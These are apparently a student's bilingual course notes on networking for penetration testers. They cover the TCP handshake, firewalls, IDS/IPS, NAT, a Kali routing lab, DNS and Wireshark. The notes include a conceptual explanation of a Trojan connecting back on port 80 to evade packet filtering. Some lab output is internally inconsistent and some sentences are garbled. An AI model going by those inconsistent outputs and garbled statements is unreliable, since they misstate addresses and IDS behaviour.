
Three-way Handshake

TCP is **connection oriented**. As well as highlight the most important factor involved, from the penetration tester's point of view, in 3-way handshake


To establish a connection between two hosts running TCP, they must perform three steps: the **three-way handshake**. They can then start the actual data transmission.

The header fields involved in the handshake are:


- Sequence number
- Acknowledgment numbers
- SYN and ACK flags




The steps in the handshake are used to synchronize the sequence and acknowledgment numbers between the server and the client.




During the first step, the client sends a TCP packet to the server with the SYN flag enabled and a random sequence of number.



In the second step, the server replies by sending a packet with both the SYN and ACK flag set and another random sequence number.




The ACK number is always a simple increment of the SYN number sent by the client.



Finally, the client completes the synchronization by sending an ACK packet.

Note that the client behaves just like the server when sending ACK packets.



Firewalls & Defense

Firewalls and Defense

Firewalls and defense

There are many different appliances on the market that a system administrator can use to protect the network.

These devices use **different techniques** and work in **different layer** to perform **access control, attack detection and prevention**.

Firewalls

Firewalls are specialized software module running on a computer or a dedicated network device, They serve to filter packets coming in and out of a network.



Firewalls help system administrators and desktop users to control the access to network resources and services.

A firewall can **work in different layers** of the OSI model, thus providing different features and protections.

It is imperative that you understand how firewalls work and what kind of threats they prevent.

Many people believe that firewalls and antivirus are all they need to stay secure, this idea is wrong.

Packet Filtering Firewalls

Packet Filtering Firewalls

The most basic feature of a firewall is **packet filtering**.

With packet filtering, an administrator can create rules that will filter packets according to certain characteristics like:

- Source IP address
- Destination IP address
- Protocol
- Source port
- Destination port

Packet filtering runs on home DSL routers as well as high-end enterprise routers and are the cornerstone of network defense.



Packets filters inspect the header of every packet to choose how to treat the packet. The more common actions are:


- **Allow:** allow the packet to pass
- **Drop:** drops the packet without any diagnostic message to the packet source host
- **Deny:** do not let the packet pass, but notify the source host

In a company, network administrator configures a corporate firewalls to allow web browsing from the internal network. They do that by allowing TCP traffic to have 80 or 443 as destination ports. What happens if an internal machine tries to connect via SSH listening on port 80?


Packet Filtering vs Application Attacks

Look at a typical example where packet inspection does not stop a hacker from exploiting a server.


A company hosts a web server. The firewall will allow all incoming traffic from the Internet and direct it to port 80 of the web server.



In the same way, application exploits will go through, because the firewall cannot see the difference between web browsing and a web application exploit.



The firewall can only filter traffic by using IP addresses, ports and protocols. **Any** kind of application layer traffic will pass. Even hacker's exploits.



An application layer exploit could be a XSS, a buffer overflow, a SQL injection and much more.

Packet filtering is not enough to stop layer 7 attacks.


Packet Filtering vs Trojan Horse

A hacker manages to exploit a workstation in a company network and wants to install a Trojan horse to remotely manage that machine.


The Trojan, by default, can be configured to **accept** connections on port 123 TCP or UDP or to **connect back** to hacker's machine on port 123 TCP or UDP.

A typical firewall configuration rule is to let HTTP traffic (TCP.dst = 80) pass, so internal workstation can browse the internet. The remaining traffic is dropped

The hacker cannot connect to the infected machine, as there are no rules to allow traffic coming to port 123.




Similarly, the firewall will deny the traffic from the infected machine to the hacker's PC.



What happens if the hacker, who is smart and knows all the well known ports by heart, configures the Trojan to **connect back** to his or her machine on port 80?

The firewall will **allow** the connection!



Application Layer Firewalls

Application Layer Firewalls


Application Layer firewalls work by checking all the OSI 7 layers.

They provide a more comprehensive protection because they inspect the actual content of a packet, not just its headers. For example:

Drops any peer-to-peer application packet

Prevent users from visiting a site


Level 7 firewalls are indeed able to understand most of the application layer protocols in use nowadays, organizations use them not only to protect their network from hackers but also to filter unwanted traffic.



IDS

IDS

Intrusion Detection System (IDS) inspect the application payload trying to detect any potential attack.




And IDS is specialized software used for **detecting ongoing intrusions**. It checks for attack vectors like ping sweeps, port scan, SQL injections, buffer overflow and so on.

An IDS, like an antivirus, detects risky traffic by means of **signatures**. The vendor provides frequent signature update as soon as new attack vectors are found in the wild. Without the right signatures an IDS cannot detect and report an intrusion, **the IDS detect something if it does not already know**.

Detection is performed by a multiple of **sensors**, software components that inspect network traffic.

IDS do not substitute firewalls.

They support firewalls by providing a further layer of security protecting the network from mainstream and well-known attack vector.




IDS fall into two main categories

- Network intrusion Detection System (NIDS): inspect traffic by means of sensors which are usually placed on a router or in a network with a high intrusion risk, like DMZ
- Host Intrusion Detection System (HIDS): monitor application logs, file-system changes and changes to the operating system configuration


IPS

IPS

IDSs, unlike firewalls, can detect suspicious activities and report them to the network administrator. Suspicious activity is logged for future analysis, but **it is not blocked**.



Intrusion Prevention System (IPS) can **drop** malicious requests when the threat has a risk classification above a pre-defined threshold.




Spot an Obstacle

Spot an Obstacle

During penetration testing activities, you might want to identify if the firewall-like mechanism is used in the environment.

If you suspect presence of a firewall, you might want to check for anomalies in TCP three-way Handshake.


A proper three-way handshake looks like:



When a firewall is in place, the following behavior may be spotted:

TCP SYN are sent, but there no **TCP SYN/ACK** replies

TCP SYN packets are sent but a **TCP RST/ACK** reply is received



That type of observation does not determine whether the detected obstacle is a **firewall**, an **IDS**, or **any other device**; this just helps you to identify **environmental constraints**. (**limitaciones del entorno**)

NAT and Masquerading


NAT and Masquerading

Firewalls not only filter packets but can also be used to implement **Network Address Translation** or **NAT**.


You home router is most probably running NAT protocol to connect all your home devices to the internet without having to have a public IP assigned for each of them.

Network Address Translation (NAT) IP and **masquerading** are two techniques used to provide access to a network from another network.

- + **EXAMPLE:** Network A can be a private network using a NAT device to access the Internet. A machine on the internet cannot directly access a machine in Network A.



But a machine in Network A can access the internet, if the NAT device allows the traffic to pass.



Every machine inside Network A will use the NAT device as its **default gateway**, thus routing its internet traffic through it. The NAT device then rewrites the **source IP address** of every packet setting it to 72.65.2.78 (in our image), thus masquerading the original client's IP address.

A machine on the internet will never know the original client's IP address.

[Netfilter](#) the Linux kernel packet filtering framework


[Book:firewall](#) Fundamentals the essential guide to understanding and using firewalls to protect personal computers and your network

[OSSEC IDS](#) an Open-Source Host-based intrusion Detection System

[IDS FAQ](#) answers to simple questions related to detecting intruders who attack systems through the network.

Find the Secret Server

In this lab, I will learn how network routes work and how they can be manually added to reach different network. The following diagram shows the network configuration of the lab.



Lab Environment

In this lab environment, the user is going to get access to a Kali GUI instance. The Kali instance is connected to the 10.175.34.0/24 network. There are three more networks, in each network, there is a web server (you can access it by browsing its IP address with your web browser) with the following IP addresses: 172.16.88.81, 192.168.241.12, and 192.168.222.199.

Objective: Configure the routes on the Kali instance to reach all the hosts in the networks!

Checkamos la tabla de enrutamiento

Ip route

```
(root㉿kali)-[~]
# ip route
default via 10.1.0.1 dev adlab0 onlink
10.1.0.0/24 dev adlab0 proto kernel scope link src 10.1.0.5
10.175.34.0/24 dev eth1 proto kernel scope link src 10.175.34.140
172.16.88.0/24 via 10.175.34.1 dev eth1
192.168.241.0/24 via 10.175.34.1 dev eth1
```

Vemos que el router 192.168.222.0/24 no esta configurado

Le lanzamos un ping para comprobar

```
[root@kali]# ping -c 1 192.168.222.199
PING 192.168.222.199 (192.168.222.199) 56(84) bytes of data.
From 10.1.0.5 icmp_seq=1 Destination Host Unreachable

--- 192.168.222.199 ping statistics ---
1 packets transmitted, 0 received, +1 errors, 100% packet loss, time 0ms
```

Configuramos la tabla de enrutamiento

```
[root@kali]# ip route add 192.168.222.0/24 via 10.175.34.1
```

Comprobamos que se agrego correctamente


```
[root@kali]# ip route
default via 10.1.0.1 dev adlab0 onlink
10.1.0.0/24 dev adlab0 proto kernel scope link src 10.1.0.5
10.175.34.0/24 dev eth1 proto kernel scope link src 10.175.34.140
172.16.88.0/24 via 10.175.34.1 dev eth1
192.168.222.0/24 via 10.175.34.1 dev eth1
192.168.241.0/24 via 10.175.34.1 dev eth1
```

Le lanzamos un ping para comprobar que podemos visualizar el servidor

```
[root@kali]# ping -c 1 192.168.222.199
PING 192.168.222.199 (192.168.222.199) 56(84) bytes of data.
64 bytes from 192.168.222.199: icmp_seq=1 ttl=63 time=0.992 ms

--- 192.168.222.199 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.992/0.992/0.992/0.000 ms
```

Checamos en el navegador que podemos ver la pagina



Otra opción es ver nuestra ip de la maquina

```
[root@kali: ~]# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 brd 0.0.0.0 scope host lo
        valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: adlab0: <NOARP,BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:00:27:f0:76:b6 brd ff:ff:ff:ff:ff:ff
    inet 10.1.0.1/24 brd 10.1.0.255 scope global adlab0
        valid_lft forever preferred_lft forever
        inet6 fe80::a00:27ff:fe00:76b6/64 scope link
            valid_lft forever preferred_lft forever
3: eth1: <NOARP,BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:04:ee:5d brd ff:ff:ff:ff:ff:ff
    inet 10.175.34.0/24 brd 10.175.34.255 scope global eth1
        valid_lft forever preferred_lft forever
        inet6 fe80::a00:27ff:fe04:ee5d/64 scope link
            valid_lft forever preferred_lft forever
4: eth2: <NOARP,BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:18:e0:87 brd ff:ff:ff:ff:ff:ff
    inet 172.16.88.0/24 brd 172.16.88.255 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

Vemos la dirección IP de la instancia de Kali es 10.175.34.140 y la máscara de subred es 24.

Verificamos las rutas de la instancia Kali

```
[root@kali: ~]# route
Kernel IP routing table
Destination     Gateway         Genmask        Flags Metric Ref  Use Iface
default         10.1.0.1       0.0.0.0        UG   0      0      0 adlab0
10.1.0.0        0.0.0.0        255.255.255.0  U     0      0      0 adlab0
10.175.34.0     0.0.0.0        255.255.255.0  U     0      0      0 eth1
172.16.88.0     10.175.34.1   255.255.255.0  UG   0      0      0 eth1
192.168.241.0   10.175.34.1   255.255.255.0  UG   0      0      0 eth1
```

Agregamos manualmente la ruta para acceder a las maquinas de la red 192.168.222.0/24

```
[root@kali: ~]# ip route add 192.168.222.0/24 via 10.175.34.1
[root@kali: ~]#
[root@kali: ~]# route
Kernel IP routing table
Destination     Gateway         Genmask        Flags Metric Ref  Use Iface
default         10.1.0.1       0.0.0.0        UG   0      0      0 adlab0
10.1.0.0        0.0.0.0        255.255.255.0  U     0      0      0 adlab0
10.175.34.0     0.0.0.0        255.255.255.0  U     0      0      0 eth1
172.16.88.0     10.175.34.1   255.255.255.0  UG   0      0      0 eth1
192.168.222.0   10.175.34.1   255.255.255.0  UG   0      0      0 eth1
192.168.241.0   10.175.34.1   255.255.255.0  UG   0      0      0 eth1
```

[Pagina de consulta de redes](#)

DNS

DNS Structure

SSL/TLS certificates validation

Mounting spoofing attacks

Performing information gathering

The **Domain Name System, or DNS** is only application layer protocol


The DNS primary converts human-readable names, like www.elearnsecurity.com, to IP address and is a fundamental **support protocol** for internet and computer networks in general, it is widely recognized that the entire internet security is relying upon DNS.

It is important how the DNS service provides name resolution because every common operation on the internet such as opening a web site, sending an email, and sharing a document involves the use of a DNS to resolve resource name to IP addresses (and vice versa).


DNS Name Resolution

A DNS name such as www.elearnsecurity.com or *members.elearnsecurity.com* can be broken down (desglosar) into the following parts:


- Top level domain (TLD)
- Domain part
- Subdomain part (if applicable)
- Host part



These parts form a hierarchy:



So, we can rewrite the previous name as:



Where the blue squares are the host, and the red ones are the top/sub/domain names

Name resolution is performed by **resolvers**, server that contact the top-level (TLD) DNS servers and follow the hierarchy of the DNS name to resolve the name of a host.

Resolvers are DNS servers provider by your ISP or publicly available like OpenDNS or Google DNS.

DNS Names Resolution

To convert a DNS name into an IP address, the operating system must contact a **resolver** server to perform the DNS resolution.

The resolver breaks down the DNS name in its parts and uses them to convert a DNS name into an IP address.

1. Firstly, the resolver contacts one of the **root name servers**; these servers contain information about the top-level domains.
2. Then, it asks the TLD name server what's the name server that can give information (authoritative) about the **domain** the resolver is looking for.
3. If there are one or more **subdomains**, step 2 is performed again on the authoritative DNS server for every subdomain.
4. Finally, the resolver ask for the name resolution on the **host** part.

A computer needs to open a web page on www.example.com




To do that, it contacts the resolver configured by the local administrator (e.g. OpenDNS)



The resolver contacts a **root server** and ask about the authoritative name server(s) for the .com domain.

Then the resolver contacts that authoritative name server and asks what an authoritative name server is for the *example.com* domain.



The resolver then asks what the address of **www** is.

Finally, the resolver sends the IP address back to the client.



Resolver and Root Servers

How can a resolver know how to contact a **root name server**?

IP address of the root servers are **hardcoded in the configuration** of the resolver. System administrator keep the list updated, otherwise, the resolver would not be able to contact a root server.

Reverse DNS Resolution

The domain name system can also perform the inverse operation; it can convert an **IP address to a DNS name**.

Keep in mind that this is not always the case; the administrator of a domain must have enabled and configures this feature for the domain to make it work.

Many tools use the reverse DNS if it's available.

The Linux ping utility performs a reverse DNS query after receiving every response from the target.

```
$ ping www.yahoo.com
PING fd-fp3.wgl.b.yahoo.com (46.228.47.115) 56(84) bytes of data.
64 bytes from ir1.fp.vip.ir2.yahoo.com (46.228.47.115): icmp_req=1 ttl=49 time=125 ms

--- fd-fp3.wgl.b.yahoo.com ping statistics ---
2 packets transmitted, 1 received, 50% packet loss, time 1001ms
rtt min/avg/max/mdev = 125.706/125.706/125.706/0.000 ms
```

NOTE: the DNS is also very important to the security of the whole internet because breaking DNS security means breaking SSL and TLS.

Paginas de consulta

[RFC1034](#)

[RFC1035](#)

Wireshark

Wireshark

The best way to deeply understand the topics to see the actual protocol in action.

Wireshark is a network sniffer and protocol analyzer.

This means that you can use it to analyze every packet, traffic stream, or connection **that hits your computer network interface(s)**.

Knowing this tool is extremely important to understand how networking works.

Wireshark is widely used by network administrator, networking protocol researchers, and hackers.

Wireshark can capture all the traffic **seen** by the network card of the computer running it.

To understand what traffic a network card sees, you have to know that most network cards, also known as Network Interface Cards (NIC), can work, **promiscuous or monitor mode**.

NIC Promiscuous Mode

During normal operations, a network card **discards** any packet addressed to another NIC. In **promiscuous mode**, a network card will accept and process **any** packet it receives.

For example, in a hub-based network, a NIC will receive traffic addressed to other machines, the NIC usually drops these packets but accepts them while in promiscuous mode.

With the introduction of switches networks, **sniffing other machines Ethernet traffic got harder**. You have to perform an attack such as ARP poisoning or MAC flooding in order to do that.

WiFi medium (the air), instead, is broadcast by nature, so it's possible to still detect traffic destined to a different host.

